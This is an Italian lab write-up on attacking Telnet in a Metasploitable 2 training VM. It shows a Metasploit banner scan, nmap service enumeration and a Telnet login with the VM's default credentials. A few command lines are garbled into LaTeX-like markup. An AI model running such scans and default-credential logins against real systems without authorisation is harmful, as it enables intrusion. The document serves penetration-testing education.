



COS'È TELNET

Telnet è un protocollo di rete che consente la connessione remota tra due computer. Questo permette agli utenti di accedere e controllare un sistema distante come se fossero direttamente connessi ad esso. Tuttavia, Telnet ha il problema di trasmettere i dati senza crittografia, rendendo le informazioni vulnerabili ad attacchi. In ambienti in cui è necessaria una connessione sicura, si preferisce comunemente utilizzare SSH (Secure Shell) al posto di Telnet.



EXPLOIT

Sapendo cos fa Telnet, potremmo utilizzare un Exploit di metasploit per cercare di recuperare i dati di login della macchina vittima, attaccando proprio il servizio Telnet che sarà attivo sulla porta 23.



```
msf6 > search telnet_version
 Matching Modules
   # Name
                                                         Disclosure Date Rank Check Description
   0 | auxiliary/scanner/telnet/lantronix_telnet_version
                                                                                         Lantronix Telnet Service Banner Detection
                                                                          normal No
   1 auxiliary/scanner/telnet/telnet_version
                                                                          normal No
                                                                                         Telnet Service Banner Detection
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet version
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > options
Module options (auxiliary/scanner/telnet/telnet_version):
   Name
             Current Setting Required Description
   PASSWORD
                                         The password for the specified username
                                         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RHOSTS
                              yes
   RPORT
             23
                              yes
                                         The target port (TCP)
   THREADS 1
                              yes
                                        The number of concurrent threads (max one per host)
   TIMEOUT 30
                                        Timeout for the Telnet probe
                              yes
   USERNAME
                                        The username to authenticate as
View the full module info with the info, or info -d command.
\frac{msf6}{RHOSTS} \text{ auxiliary}(\frac{\text{scanner/telnet/telnet_version}}{\text{scanner/telnet/telnet_version}}) > \text{set RHOSTS } 192.168.50.101
\frac{msf6}{msf6} \text{ auxiliary}(\frac{\text{scanner/telnet/telnet_version}}{\text{scanner/telnet/telnet_version}}) > \text{exploit}
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
NSE Timing: About 99.90% done; ETC: 10:51 (0:00:00
Stats: 0:01:00 elapsed; 0 hosts completed (1 up),
NSE Timing: About 97.92% done; ETC: 10:51 (0:00:00
Nmap scan report for 192.168.50.101
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
                           VERSION
21/tcp open
                 ftp
                            vsftpd 2.3.4
22/tcp open
                            OpenSSH 4.7p1 Debian
                 ssh
23/tcp open
                            Linux telnetd
                 telnet
25/tcp open
                            Postfix smtpd
                 smtp
53/tcp open
                 domain
                            ISC BIND 9.4.2
80/tcp open
                            Apache httpd 2.2.8 (
                 http
                            2 (RPC #100000)
111/tcp open
                 rpcbind
                 netbios-ssn Samba smbd 3.X - 4.X
139/tcp open
                 netbios-ssn Samba smbd 3.X - 4.X
445/tcp open
                             netkit-rsh rexecd
512/tcp open
                 exec
513/tcp open
                 login?
514/tcp open
                 shell
                             Netkit rshd
1099/tcp open
                           GNU Classpath grmire
                 java-rmi
1524/tcp filtered ingreslock
2049/tcp open
                 nfs
                            2-4 (RPC #100003)
2121/tcp open
                 ftp
                             ProFTPD 1.3.1
                            MySQL 5.0.51a-3ubunt
3306/tcp open
                 mysql
5432/tcp open
                 postgresql PostgreSQL DB 8.3.0
                            VNC (protocol 3.3)
5900/tcp open
                 vnc
6000/tcp open
                 X11
                             (access denied)
6667/tcp open
                 irc
                            UnrealIRCd
8009/tcp open
                 ajp13
                            Apache Jserv (Protoc
8180/tcp open
                http
                            Apache Tomcat/Coyote
Service Info: Hosts: metasploitable.localdomain,
Service detection performed. Please report any inc
```

Nmap done: 1 IP address (1 host up) scanned in 66.

┌──(kali⊛kali)-[~] **_\$**

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 04:48:25 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
server.py vulnerable
msfadmin@metasploitable:~$
```